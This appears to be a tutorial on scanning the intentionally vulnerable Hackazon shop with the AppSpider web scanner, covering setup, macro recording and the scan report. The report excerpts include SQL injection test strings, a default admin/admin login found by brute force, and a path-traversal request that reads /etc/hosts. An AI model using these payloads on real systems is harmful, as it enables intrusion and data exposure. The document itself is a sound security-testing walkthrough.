
Requests:	1
Failed Requests:	0
Request Delay (ms):	0
Speed (KB/sec):	0.00
Response Time (ms):	0

Events


Date/Time	Severity	Description
Sun 13, 02:30:...	⚠	Scan restricted to recorded traffic only.
Sun 13, 02:30:...	ℹ	Proxy settings for Internet Explorer will be used for scan.
Sun 13, 02:30:...	ℹ	License Verification Completed
Sun 13, 02:30:...	ℹ	Engine Version: 6.4.280.1
Sun 13, 02:30:...	ℹ	Initializing Scan

# How to test the Hackazon web application using AppSpider

1. Open AppSpider.
2. Select **New Configuration** from the *Actions* panel in AppSpider.




3. Enter a **Scan Name** and **URL** for your scan then click the **Next** button.



The **Questionnaire** allows users to enable advanced options for the scan configuration.

Select the check box for **Attack policy**, **Authentication**, and **Browser Macro** then click the **Next** button.




## Attack policy

An attack policy can contain over 80 different attack modules. You can choose from any of AppSpider's predefined attack policy templates or create and load your own. AppSpider's predefined attack policy templates include:

- **All Modules** - selects all modules.
- **Crawl Only** - deselects all modules.
- **Passive Analysis** - selects modules for passive analysis.
- **SQL Injection** - selects SQL injection modules.
- **XSS** - selects XSS modules.
- **SQL Injection and XSS** - selects SQL injection and cross-site scripting modules.


1. Select the **All Modules** template, to test the Hackazon application against all threats, and click the **Load** button.
2. Click on the **Next** button.



## Authentication

AppSpider can utilize a variety of authentication mechanisms such as Form Authentication, HTTP Authentication, Macro Authentication, and many more.


1. Select **Simple Form Authentication**, as the Hackazon application is using an HTML form-based authentication technique.
2. Enter **User Name** and **Password** then click the **Next** button.



## Browser Macro

A macro is a sequence of actions (e.g. menu selections, link executions, value entries, etc.) that get replayed exactly as they were inputted by the user. The browser macro in AppSpider allows you to record or import pre-recorded macro files.

1. Select **Record Browser Macro** to begin recording using AppSpider's macro recorder.




## 2. Manually crawl the application.

- Browse through the items.
- Add items to cart.
- Proceed to checkout.

The screenshot shows the AppSpider Pro interface. On the left, there's a list of recorded macro events for a "Scan Config - hackazonwebtest". The events are listed under sections: Macro Event [48 of 51], Macro Event [49 of 51], Macro Event [50 of 51], and Macro Event [51 of 51]. Each event details the type (OnClick), data (Place Order, Place order, Your account, My orders), element path (xpath=//BUTTON[@id="..."], xpath=/DIV[@id="cont..."], link=Your account, link=My orders), duration (11583, 21436, 19636, 1846), and window index (0, 0, 0, 0). The main right pane shows a browser window for "HACKAZON" at "http://192.168.1.108/checkout/confirmation". The browser title bar says "Browser Macro Recorder". The page content is a "Shopping Cart" section with tabs: Overview, Shipping address, Billing address, Confirmation (which is highlighted in blue), and Place order. Below these tabs, there are two panels: "Personal info" (which is mostly empty) and "Shipping Address" (which contains the text "test test"). To the right, there's an "Overview" table with columns "Count" and "Total". It lists one item: "Native Forest Organic Classic Coconut Milk, 13.5-Ounce Cans (Pack of 12)" with a count of 1 and a total of \$30. Below the table, it shows "Shipping: mail" and "Payment: wire transfer" both with a value of \$0. A note at the bottom of the page says "The new version of AppSpider (6.4.281) is available for download. (click here to go to the download site)".

3. When you are finished, click the **Save** icon and save the macro recording file.



The macro recording file will be imported automatically into AppSpider and the recorded HTTP traffic will be visible in the *Browser Macro* panel.

4. Click the **Save & Run** button to start the scan in AppSpider.

The screenshot shows the AppSpider Pro interface with the following details:

- Menu Bar:** Application, Configuration, Tools, Options, Help, Themes.
- Toolbar:** Main, Scan Config - hackazonwebtest.
- Left Sidebar (Pages):**
  - Main
  - Questionnaire
  - Attack policy
  - Proxy
  - Authentication
  - Crawler Restrictions
  - Attack Restrictions
  - HTTP Headers
  - Performance
  - Reporting
  - Web Service
  - Recorded Traffic
  - Browser Macro** (selected)
  - Selenium Recordings
  - Parameters Training
  - Custom URLs
  - Advanced options
- Macro Content Area:**

**Browser Macro**  
Records Browser Macro.

Please only use this macro to add links - if you want a macro to log in, please use the macro in the Authentication Tab.

Restrict scan to MACRO

Macro record files: + X ↑ ↓ [ ]

File Path	Show In Browser	Sequence
D:\Buro Log\data.rec	<input type="checkbox"/>	<input type="checkbox"/>

**Macro Content Table:**

Enabled	Window...	Event Type	Data	Element Path	Duration
<input checked="" type="checkbox"/>	0	Navigate	http://192.168.1.108		296
<input checked="" type="checkbox"/>	0	OnClick	Sign In / Sign Up	link=Sign In / Sign Up	35099
<input checked="" type="checkbox"/>	0	OnClick		xpath=/INPUT[@id='use...']	2968
<input checked="" type="checkbox"/>	0	SetControlData	test_user	xpath=/INPUT[@id='use...']	4212
<input checked="" type="checkbox"/>	0	SetControlData	*****	xpath=/INPUT[@id='pas...']	1975
<input checked="" type="checkbox"/>	0	OnClick	Sign In	xpath=/BUTTON[@id=1...]	46
<input checked="" type="checkbox"/>	0	OnClick		xpath=/BODY/HEADER/N...	5402
<input checked="" type="checkbox"/>	0	OnClick		xpath=/FORM[@id='sea...']	2944
<input checked="" type="checkbox"/>	0	SetControlData	nba	xpath=/FORM[@id='sea...']	1650
<input checked="" type="checkbox"/>	0	OnClick	Search!	xpath=/FORM[@id='sea...']	49
<input checked="" type="checkbox"/>	0	OnClick	NBA Game Time	link=NBA Game Time	6841
<input checked="" type="checkbox"/>	0	OnClick	All	xpath=/BUTTON[@id='s...']	3627
- Bottom Buttons:** Save & Run, Save, < Back, Next >, Cancel.
- Notification Bar:** The new version of AppSpider (6.4.281) is available for download. (click here to go to the download site)

## Scan summary

During the scan, AppSpider will provide live results in the *Scan Status* panel.

The screenshot shows the AppSpider Pro interface. The main window title is "AppSpider Pro 6.4.280.1 - Web Application Vulnerability Scanner". The top menu bar includes Application, Configuration, Tools, Options, Help, and Themes. A toolbar below the menu has icons for Scan Status, Stop, Start, and Refresh.

The main panel displays the scan status for "hackazonwebtest". Key details include:

- Current Domain: <http://192.168.1.108/>
- Form Authentication: test\_user (Logged In)
- Scan Status: Running
- Overall Progress: 3%
- Scanning: 3%
- Crawled: 425/429
- Attacked: 36178/42679

A "Findings Summary" section shows the count of vulnerabilities by severity:

Severity	Count
High	0
Medium	28
Low	44
Informational	61
Safe	0

A bar chart visualizes the distribution of findings across severity levels: High (0), Medium (28), Low (44), Informational (61), and Safe (0).

The "Network monitor" section provides real-time network statistics:

Metric	Value
Requests	525
Failed Requests	1
Request Delay (ms)	54
Speed (KB/sec)	144.03
Response Time (ms)	1329

The "Events" log lists the following entries:

Date/Time	Severity	Description
Tue 08, 05:12:...	⚠	Error executing Macro 'D:\Buro Log\data.rec', error in step 2: Element 'link=Sign In / Sign Up' not found, err...
Tue 08, 05:10:...	✓	Session 'test_user' logged in
Tue 08, 05:10:...	ℹ	Attempting login in session 'test_user'
Tue 08, 05:10:...	ℹ	Scanning Started
Tue 08, 05:10:...	ℹ	Initialization completed
Tue 08, 05:10:...	ℹ	Proxy settings for Internet Explorer will be used for scan.
Tue 08, 05:09:...	ℹ	License Verification Completed
Tue 08, 05:09:...	ℹ	Final Version: 6.4.280.1

A note at the bottom of the events log indicates a new version is available for download.

When the scan is complete, AppSpider will provide a summary of findings. For this scan, AppSpider found 4 High, 40 Medium, 57 Low, and 76 Informational vulnerabilities during the scan.

The new version of AppSpider (6.4.281) is available for download. (click here to go to the download site)

## Reporting

AppSpider also generates an HTML report after every completed scan.

AppSpider Report (Build X)

# appspider

## Vulnerabilities Report

Scan Name: **hackazonwebtest**

Date: 12/8/2015 5:09:58 AM

Authenticated User: test\_user

Total Links / Attackable Links: 575 / 575

Target URL: <http://192.168.1.108>

Reports: Select Report

Security Status - Partial


Vulnerability (Red)

Best Practice (Yellow)

Exposure (Red)

### Summary

#### Vulnerabilities by Risk



Risk Level	Count
High	(4)
Medium	(12)
Low	(40)
Informational	(11)

Root Causes: 67

#### Vulnerabilities by Who Will Fix

#### Most Vulnerable Sites

AppSpider found a blind SQL injection attack. Based on the application response, the attack asks the database true or false questions and determines the answer. AppSpider used logical OR with single quote to identify the vulnerability.

The screenshot shows the AppSpider Report interface with the following details:

- Blind SQL Injection** section is expanded.
- Site:** http://192.168.1.108:80
- URL:** http://192.168.1.108/product/view
- Root Cause #1 (Parameter: id / 2 Attack Variances)** is highlighted with a red box.
- HIGH** severity is indicated for this attack.
- Error:** The following parameter values were submitted to test for this vulnerability:
  - #1, Passed: 114' OR '1='1 - the response should be different from the original Alternate value.
  - #2, Passed: 114' OR '1='0 - the response should be the same as the original.
  - #3, Passed: 114' OR '2='2 - the response should be the same as the response from the Alternate value.
  - #4, Passed: 114' OR '2='1 - the response should be the same as the original.
  - #5, Passed: 114' OR '3='3 - the response should be the same as the response from the Alternate value.
- Attack Type:** Logical Or with single quote
- Original Value:** 114
- Attack Value:** 114' OR '1=0
- Attack Variance:** 114' OR '1=1, 114' OR '1=0, 114' OR '2=2, 114' OR '2=1, 114' OR '3=3
- VALIDATE** button and traffic selection dropdowns for Original Traffic and Attack Traffic #1 to #5.
- Logical Or with single quote and comment** section is also present with similar attack details.

In another case, AppSpider has found login credentials by way of a brute force attack. The default username and password for the Hackazon application is admin (Username) and admin (Password). For this attack, AppSpider tried commonly-used usernames and passwords to guess as to the value of the desired data.

AppSpider Report (Build X)

Brute Force Form based Authentication

Site: http://192.168.1.108:80

URL: http://192.168.1.108/user/login

Root Cause #8: (Parameter: password / 2 Attack Variances) HIGH

Attack Type	Original Value	Attack Value	Error
Brute Force (Form Auth) Check on Credentials	xx4nhnc9%24	Username=admin and Password=admin	logout

**VALIDATE**

Original Traffic +  
Attack Traffic #1 +  
Attack Traffic #2 +  
Attack Traffic #3 +

Attack Type	Original Value	Attack Value	Error
Brute Force (Form Auth) Check on Credentials	xx4oqlkb%24	Username=admin and Password=admin	logout

**VALIDATE**

Original Traffic +  
Attack Traffic #1 +  
Attack Traffic #2 +  
Attack Traffic #3 +

CWE-287	DISSA_ASC-APP3320	OWASP2007-A7	OWASP2010-A3	OWASP2013-A2
<b>Description:</b>	A valid username and password combination was discovered for the application. Default passwords and trivial passwords expose an application to unauthorized access. If a user chooses a very insecure password, then that user's account information can be compromised and the account can be used to attempt to compromise the application.			
<b>Recommendations:</b>	Enforce a strong password security policy.			
	<ol style="list-style-type: none"> <li>Require that all passwords have a six-character minimum length.</li> <li>Require that all passwords have mixed-case alphanumeric content.</li> <li>Have all passwords expire every 180 days and do not allow users to re-use previously expired passwords.</li> <li>Include rules for password content, password expiration, and password re-use.</li> </ol>			

AppSpider also found a Local File Inclusion vulnerability (LFI). The File Inclusion vulnerability allows an attacker to include a file, usually exploiting dynamic file inclusion mechanisms implemented in the target application.

AppSpider Report (Build X)

Local File Include (LFI)

**Site: http://192.168.1.108:80**

URL: http://192.168.1.108/account/documents

Root Cause #2: (Parameter: page / Attack Variance)

HIGH

Attack Type	Original Value	Attack Value	Error
Unix, /etc/hosts	terms.html	...../etc/hosts	127.0.0.1 localhost

VALIDATE

Original Traffic +

Attack Traffic +

---

etc/hosts	terms.html	...../etc/hosts%0127.0.0.1 localhost0.html
-----------	------------	--

VALIDATE

Original Traffic +

Attack Traffic +

---

CWE-22	CAPEC-73	DISSA_ASC-APP3510	OWASP2007-A3	OWASP2010-A4	OWASP2013-A4
--------	----------	-------------------	--------------	--------------	--------------

**Description:** It has proven possible to execute a PHP file located on a remote server.

**Recommendations:** Preventing file inclusion (RFI/LFI) flaws takes some careful planning at the architectural and design phases, through to thorough testing. In general, a well-written application will not use user-supplied input in any filename for any server-based resource (such as images, XML and XSL transform documents, or script inclusions), and will have firewall rules in place preventing new outbound connections to the Internet or internally back to any other server. However, many legacy applications will continue to have a need to accept user supplied input.

Reflected Cross-site scripting (XSS)

MED

Site: http://192.168.1.108:80

Root Cause #2: (Parameter: page / Attack Variance)

The vulnerability occurs due to the use of user-supplied input without proper validation.

**Local File Include (LFI)**

**Site: http://192.168.1.108:80**

URL: http://192.168.1.108/account/documents

Root Cause #25: (Parameter: page / 2 Attack Variances)

Attack Type	Original Value	Attack Value	Error
Unix, /etc/hosts	terms.html	../../../../../../../../etc/hosts	127.0.0.1 localhost file

**Request 1**

```
GET /account/documents?page=../../../../../../../../etc/hosts HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Charset: *
Accept-Encoding: gzip, deflate
Accept-Language: en-US
